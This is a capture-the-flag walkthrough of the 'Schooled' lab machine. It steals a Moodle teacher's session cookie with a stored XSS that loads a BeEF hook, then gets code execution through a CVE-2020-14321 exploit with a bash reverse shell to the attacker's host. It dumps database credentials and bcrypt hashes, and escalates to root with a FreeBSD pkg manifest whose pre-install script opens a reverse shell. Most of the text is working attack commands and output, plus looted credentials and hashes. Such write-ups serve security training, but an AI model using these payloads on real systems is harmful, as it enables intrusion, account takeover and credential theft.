

Credentials

Username	Password	Service
jamie	!QAZ2wsx	ssh
phillips_manuel	Manuel2020@ 9lapvo485e8jc5k17j4o1mftp0	moodle login Moodle Cookie
moodle	PlaybookMaster2020	Mysql db=moodle

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.9 (FreeBSD 20200214; protocol 2.0)
80	http	Apache httpd 2.4.46 ((FreeBSD) PHP/7.4.15)
33060	mysqlx?	

Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd


```
# Nmap 7.91 scan initiated Fri Jul 16 21:06:19 2021 as: nmap -sC -sV -vvv -p- -
oN nmap/Full 10.10.10.234
Nmap scan report for 10.10.10.234
Host is up, received reset ttl 63 (0.15s latency).
Scanned at 2021-07-16 21:06:20 EDT for 440s
```

```
Not shown: 65532 closed ports
Reason: 65532 resets
        STATE SERVICE REASON
PORT
                                      VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 7.9 (FreeBSD 20200214; protocol
2.0)
| ssh-hostkey:
   2048 1d:69:83:78:fc:91:f8:19:c8:75:a7:1e:76:45:05:dc (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDGY8PnQ2GFk9RrUQ82xGivlyXZ8k99JFZAFlNqJIftRHSGWL3Hs
    256 e9:b2:d2:23:9d:cf:0e:63:e0:6d:b9:b1:a6:86:93:38 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHc4TgrG+CyKqaIsk10XmAhUKULXK@
   256 7f:51:88:f7:3c:dd:77:5e:ba:25:4d:4c:09:25:ea:1f (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIPWIP8gV7SGQNoODfYq9qg1k3j6ZZg+1L9zIU9FrHPaf
         open http syn-ack ttl 63 Apache httpd 2.4.46 ((FreeBSD)
80/tcp
PHP/7.4.15)
|_http-favicon: Unknown favicon MD5: 460AF0375ECB7C08C3AE0B6E0B82D717
| http-methods:
   Supported Methods: POST OPTIONS HEAD GET TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (FreeBSD) PHP/7.4.15
|_http-title: Schooled - A new kind of educational institute
33060/tcp open mysqlx? syn-ack ttl 63
| fingerprint-strings:
   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq,
X11Probe, afp:
     Invalid message"
     HY000
   LDAPBindReq:
      *Parse error unserializing protobuf message"
     HY000
   oracle-tns:
     Invalid message-frame."
     HY000
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
```

```
SF-Port33060-TCP:V=7.91%I=7%D=7/16%Time=60F22EBA%P=x86_64-pc-linux-gnu%r(N
SF:ULL,9,"\x05\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\x05\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\x0b\x08\x05\x1a\0")%r(HTTPOp
SF: tions, 9, "\\x05\\0\\0\\0\\x0b\\x08\\x05\\x1a\\0")%r(RTSPRequest, 9, "\\x05\\0\\0\\0\\x0b
SF:\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\x0b\x08\x05\x1a\0")%r(DNSVers
SF:ionBindReqTCP,9,"\times05\0\0\0\x0b\times08\x05\x1a\0")%r(DNSStatusRequestTCP,2
SF:B, "\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fI
SF:nvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")
SF:%r(SSLSessionReq,2B,"\\x05\\0\\0\\0\\x0b\\x08\\x05\\x1a\\0\\x1e\\0\\0\\0\\x01\\x08\\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(TerminalServerCookie
SF:,9,"\x05\0\0\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05\0\0\x0b\x
SF:\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x08\x05\x1a\0")%r(SMBProgNeg,9
SF: x1a \setminus 0 \setminus x1e \setminus 0 \setminus 0 \setminus 0 \setminus x01 \setminus x08 \setminus x1e \setminus x1
SF:00")%r(FourOhFourRequest,9,"\x05\0\0\x0b\x08\x05\x1a\0")%r(LPDString,
SF:9,"\x05\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05\0\0\x0b\x0
SF:8\times05\times1a\0\times1e\0\0\0\times01\times08\times01\times10\times88'\times1a\times0fInvalid\times20message''
SF:x05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\x0b\x08\x05\x1a\x009\0\0\x01\
SF:x08\x01\x10\x88'\x1a\xParse\x20error\x20unserializing\x20protobuf\x20me
SF:ssage\"\x05HY000")%r(SIPOptions,9,"\x05\0\0\x0b\x08\x05\x1a\0")%r(LAN
SF:C,2B,"\setminus x05\setminus 0\setminus 0\setminus 0\setminus x0b\setminus x08\setminus x05\setminus x1a\setminus 0\setminus x1e\setminus 0\setminus 0\setminus 0\setminus x01\setminus x08\setminus x01\setminus x10\setminus x8e'\setminus x1a\setminus xe
SF:0fInvalid\x20message\"\x05HY000"\%r(JavaRMI,9,\\x05\0\0\0\x0b\x08\x05\x
SF:1a\0")%r(WMSRequest,9,"\x05\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,32,"
SF: \x 20 message-frame \. \"\x 05 HY 000") \%r (ms-sql-s,9," \x 05 \0 \0 \x 0b \x 08 \x 05 \x 
SF:1a\0")%r(afp,2B,"\x05\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10
SF:\x88'\x1a\x0fInvalid\x20message\"\x05HY000");
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri Jul 16 21:13:40 2021 -- 1 IP address (1 host up) scanned in
440.72 seconds
```

Web Enumeration (Port 80)

Home - Index.html



• admissions@schooled.htb

/etc/hosts

10.10.10.234 schooled.htb

About-us

James Fernando Jacques Philips Venanda Mercy

Teachers

Jane Higgines - Scientific Research Lecturer Lianne Carter - Manager & English Lecturer Manuel Phillips - Mathematics Lecturer Jamie Borham - Information Technology Lecturer

Contact-us

```
POST /contact.php HTTP/1.1
Host: schooled.htb
Content-Length: 100
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://schooled.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
exchange; v=b3; q=0.9
Referer: http://schooled.htb/contact.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
first_name=Super&last_name=Duper&email=SuperDuper%40SuperDuper.com&phone=555555555
```

nothing interesting.. and posts to a non existant page...

Gobuster

vhosts


• moodle.schooled.htb

/etc/hosts


```
10.10.10.234 schooled.htb moodle.schooled.htb
```

moodle.schooled.htb

home




Create Account



You are currently using guest access Home
Data retention summary

Threw some errors only lowercase characters for user name and use (student.schooled.htb) for email domain



```
POST /moodle/login/signup.php HTTP/1.1
Host: moodle.schooled.htb
Content-Length: 330
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://moodle.schooled.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/exchange;v=b3;q=0.9
Referer: http://moodle.schooled.htb/moodle/login/signup.php
Accept-Encoding: gzip, deflate
```

```
Accept-Language: en-US,en;q=0.9

Cookie: MoodleSession=s09qcak5cqhh0u7bg1hr685uf0

Connection: close

sesskey=HevF3NpFYn&_qf__login_signup_form=1&mform_isexpanded_id_createuserandpass=
```

Creds used to create account


Username	Password
superduper	SuperDuper123!

/etc/hosts

```
10.10.10.234 schooled.htb moodle.schooled.htb student.schooled.htb
```

XSS

```
POST /moodle/lib/ajax/service.php?
sesskey=lbtYRX09N6&info=core_message_send_messages_to_conversation HTTP/1.1
Host: moodle.schooled.htb
Content-Length: 149
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36
Content-Type: application/json
Origin: http://moodle.schooled.htb
Referer: http://moodle.schooled.htb/moodle/message/index.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: MoodleSession=ll630u2qfsvc68sn34a3s2gnk0
Connection: close
[{"index":0,"methodname":"core_message_send_messages_to_conversation","args":
{"conversationid":4,"messages":[{"text":"<script>alert(1)</script>"}]}}]
```



Payload exploit.js

<script src="http://10.10.15.41/exploit.js"></script>

Teacher/staff domain

User details

Email address

phillips_manuel@staff.schooled.htb

/etc/hosts

10.10.234 schooled.htb moodle.schooled.htb student.schooled.htb staff.schooled.htb

XSS

Register for Mathematics course and check out forum post.

Reminder for joining students
by Manuel Phillips - Wednesday, 23 December 2020, 12:01 AM

This is a self enrollment course. For students who wish to attend my lectures be sure that you have your MoodleNet profile set.

Students who do not set their MoodleNet profiles will be removed from the course before the course is due to start and I will be checking all students who are enrolled on this course.

Look forward to seeing you all soon.

Manuel Phillips

alright so it wants us to be sure we have a MoodleNet profile. lets exploit it since it is known <u>Xss vulnerability</u>. I set up beef

sudo beef-xss

exploit


<script src="http://10.10.15.41:3000/hook.js"></script>

navigate to beef and execte Get cookie

Cookie <u>00 - Loot > Credentials</u>

data: cookie=MoodleSession=9lapvo485e8jc5k17j4o1mftp0

Login in as Manuel Phillips (Teacher)



Version 3.9



Exploit

```
python3 CVE-2020-14321_RCE.py http://moodle.schooled.htb/moodle --cookie
2s9fhu4jtt1vajm1dmi5k4032l -c "/bin/bash -c '/bin/bash -i >&
/dev/tcp/10.10.15.41/9001 0>&1'"
```

```
kali@kali:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.234 38120
bash: cannot set terminal process group (2026): Can't assign requested address bash: no job control in this shell
[www@Schooled /usr/local/www/apache24/data/moodle/blocks/rce/lang/en]$ ls
block_rce.php
```

/etc/passwd

```
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
...[snip]...
jamie:*:1001:1001:Jamie:/home/jamie:/bin/sh
...[snip]...
steve:*:1002:1002:User &:/home/steve:/bin/csh
```

- jamie
- steve

config.php

```
[www@Schooled /usr/local/www/apache24/data/moodle]$ cat config.php | less
<?php // Moodle configuration file

unset($CFG);
global $CFG;</pre>
```

```
$CFG = new stdClass();

$CFG->dbtype = 'mysqli';
$CFG->dblibrary = 'native';
$CFG->dbhost = 'localhost';
$CFG->dbname = 'moodle';
$CFG->dbuser = 'moodle';
$CFG->dbpass = 'PlaybookMaster2020';
$CFG->prefix = 'mdl_';
$CFG->dboptions = array (
   'dbpersist' => 0,
   'dbport' => 3306,
   'dbsocket' => '',
   'dbcollation' => 'utf8_unicode_ci',
```

moodle:PlaybookMaster2020 \rightarrow 00 - Loot > Credentials

Mysql Enumeration

show tables;

```
mdl_user
mdl_user_devices
mdl_user_enrolments
mdl_user_info_category
mdl_user_info_data
mdl_user_info_field
mdl_user_lastaccess
mdl_user_password_history
mdl_user_password_resets
mdl_user_preferences
mdl_user_private_key
```

Select username, password, email from mdl_user

```
username password
email
```

```
guest
$2y$10$u8DkSWjhZnQhBk1a0g1ug.x79uhkx/sa7euU8TI4FX4TCaXK6uQk2
                                                                 root@localhost
admin
$2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW
jamie@staff.schooled.htb
bell_oliver89
$2y$10$N0feGGafBvl.g6LNBKXPVOpkvs8y/axSPyXb46HiFP3C9c42dhvgK
bell_oliver89@student.schooled.htb
orchid_sheila89
$2y$10$YMsy0e4x4vKq7HxMsDk.OehnmAcc8tFa0lzj5b1Zc8IhqZx03aryC
orchid_sheila89@student.schooled.htb
chard_ellzabeth89
$2y$10$D0Hu9XehYbTxNsf/uZrxXeRp/6pmT1/6A.Q2CZhbR26lCPtf68wUC
chard_elizabeth89@student.schooled.htb
morris_jake89
$2y$10$UieCKjut2IMiglWqRCkSzerF.8AnR8NtOLFmDUcQa90lair7LndRy
morris_jake89@student.schooled.htb
heel_james89
$2y$10$sjk.jJKsfnLG4r5rYytMge4sJWj4ZY8xeWRIrepPJ8oWlynRc9Eim
heel_james89@student.schooled.htb
nash_michael89
$2y$10$yShrS/zCD1Uoy0JMZPCDB.saWGsPUrPyQZ4eAS50jGZUp8zsqF8tu
nash_michael89@student.schooled.htb
singh_rakesh89
$2y$10$Yd52KrjMGJwPUeDQRU7wNu6xjTMobTWq3eEzMWeA2KsfAPAcHSUPu
singh_rakesh89@student.schooled.htb
taint_marcus89
$2y$10$kF04L15Elng2Z2R4cCkbd0Hyh5rKwnG4csQ0gWUeu2bJGt4Mxswoa
taint_marcus89@student.schooled.htb
walls_shaun89
$2y$10$EDXwQZ9Dp6UNHjAF.ZXY2uKV5NBjNBiLx/WnwHiQ87Dk90yZHf3ga
walls_shaun89@student.schooled.htb
smith_john89
$2y$10$YRdwHxfstP0on0Yzd2jkNe/YE/9PDv/YC2aVtC97mz5RZnqsZ/5Em
smith_john89@student.schooled.htb
white_jack89
$2y$10$PRy8LErZpSKT7YuSxlWntOWK/5LmSEPYLafDd13Nv36MxlT5y0ZqK
white_jack89@student.schooled.htb
```

travis_carl89

```
$2y$10$VO/MiMUhZGoZmWiY7jQxz.Gu8xeThHXCczYB0nYsZr7J5PZ95gj9S
travis_carl89@student.schooled.htb
mac_amy89
$2y$10$PgOU/KKquLGxowyzPCUsi.QRTUIrPETU7q1DEDv2Dt.xAjPlTGK3i
mac_amy89@student.schooled.htb
james_boris89
$2y$10$N4hGccQNNM9oWJOm2uy1LuN50EtVcba/1MgsQ9P/hcwErzAYUtzWq
james_boris89@student.schooled.htb
pierce_allan
$2y$10$ia9fKz9.arKUUBbaGo2FM.b7n/QU1WDAFRafgD6j7uXtzQxLyR3Zy
pierce_allan89@student.schooled.htb
henry_william89
$2y$10$qj67d57dL/XzjCgE0qD1i.ION66fK0TgwCFou9yT6jbR7pFRXHmIu
henry_william89@student.schooled.htb
harper_zoe89
$2y$10$mnYTPvYjDwQtQuZ9etlFmeiuIqTiYxVYkmruFIh4rWFkC3V1Y0zPy
harper_zoe89@student.schooled.htb
wright_travis89
$2y$10$XFE/IKSMPg21lenhEfUoVemf4OrtLEL6w2kLIJdYceOOivRB7wnpm
wright_travis89@student.schooled.htb
allen_matthew89
$2y$10$kFYnbkwG.vqrorLlAz6hT.p0RqvBwZK2kiHT9v3SHGa8XTCKbwTZq
allen_matthew89@student.schooled.htb
sanders_wallis89
$2y$10$br9VzK6V17zJttyB8jK9Tub/1l2h7mgX1E3qcUbLL.GY.JtIBDG5u
sanders_wallis89@student.schooled.htb
higgins_jane
$2y$10$n9SrsMwmiU.egHN60RleAOauTK2XShvjsCS0tAR6m54hR1Bba6ni2
higgins_jane@staff.schooled.htb
phillips_manuel
$2y$10$ZwxEs65Q0g08rN8zpVGU2eYDvAoVmWYYEhHBPovIHr8HZGBvEYEYG
phillips_manuel@staff.schooled.htb
carter_lianne
$2y$10$jw.KgN/SIpG2MAKvW8qdiub67JD7STqIER1VeRvAH4fs/DPF57JZe
carter_lianne@staff.schooled.htb
parker_dan89
$2y$10$MYvrCS5ykPXX0pjVuCGZ00Pxgj.fiQAZXyufW5itreQEc2IB2.OSi
parker_dan89@student.schooled.htb
parker_tim89
$2y$10$YCYp8F91YdvY2QCg3Cl5r.jzYxMwkwEm/QBGYIs.apyeCeRD70D6S
```

```
parker_tim89@student.schooled.htb
superduper
$2y$10$ShgcJcIqCsMNL0pAh119509DF.03RQncakWlEGhx4pmZw/CPuYd26
superduper@student.schooled.htb
```

Crack with hashcat or john

```
kali@kali:~$ hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
```

jamie: $!QAZ2wsx \rightarrow 00 - Loot > Credentials$

Enumeration

sudo -l

```
jamie@Schooled:~ $ sudo -l
User jamie may run the following commands on Schooled:
    (ALL) NOPASSWD: /usr/sbin/pkg update
    (ALL) NOPASSWD: /usr/sbin/pkg install *
```

<u>pkg</u>

Build +MANIFEST File

```
name: foo
version: 1
origin: category/foo
comment: this is foo package
arch: i386
www: http://10.10.15.41
maintainer: foo@bar.org
prefix: /usr/local
licenselogic: or
licenses: [MIT, MPL]
flatsize: 482120
users: [USER1, USER2]
```

```
groups: [GROUP1, GROUP2]
options: { OPT1: off, OPT2: on }
desc: <<EOD</pre>
 This is the description
 Of foo
  A component of bar
EOD
categories: [bar, plop]
deps: {
  libiconv: {origin: converters/libiconv, version: 1.13.1_2};
  perl: {origin: lang/perl5.12, version: 5.12.4 };
files: {
directories: {
scripts: {
  post-install: <<EOD</pre>
    #!/bin/sh
    echo post-install
EOD
  pre-install: <<EOD</pre>
    #!/bin/sh
    echo pre-install
    /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.15.41/9001 0>&1'
EOD
```

place file in directory foo

Build package

```
jamie@Schooled:~ $ pkg create -M foo/+MANIFEST
jamie@Schooled:~ $ ls
foo foo-1.txz user.txt
```

Exploit

Kept getting a repo update so discovered --no-repo-update or -U set up nc listener (nc -lvnp 9001)

```
jamie@Schooled:~ $ sudo /usr/sbin/pkg install --no-repo-update foo-1.txz
pkg: Repository FreeBSD has a wrong packagesite, need to re-create database
pkg: Repository FreeBSD cannot be opened. 'pkg update' required
pkg: foo has a missing dependency: perl
Checking integrity... done (0 conflicting)
The following 1 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
    foo: 1

Number of packages to be installed: 1

Proceed with this action? [y/N]: y
[1/1] Installing foo-1...
pre-install
```

Root

```
[root@Schooled ~]# cat root.txt

14202e5d06a1eeadb089262999a989d6
[root@Schooled ~]# id

uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
[root@Schooled ~]# whoami

root
[root@Schooled ~]# hostname
Schooled
```

/etc/master.passwd

```
root:$6$Q6VgKMuJS4Mt0DTR$3siKJ44x09U7kedDGXp7MIm9Mfg5DLvzVr/agF3P60wExv3mAGTdY/ZVd
&:/root:/bin/csh
...[snip]...
jamie:$6$wlZRvujnMjbLCZeP$6uFTp13hL2w1q80YN1bQfCGPxf44thGortfInsVwsiWqr9XmErI2sDGu
```

```
...[snip]...
```

more loot <u>00 - Loot > Credentials</u>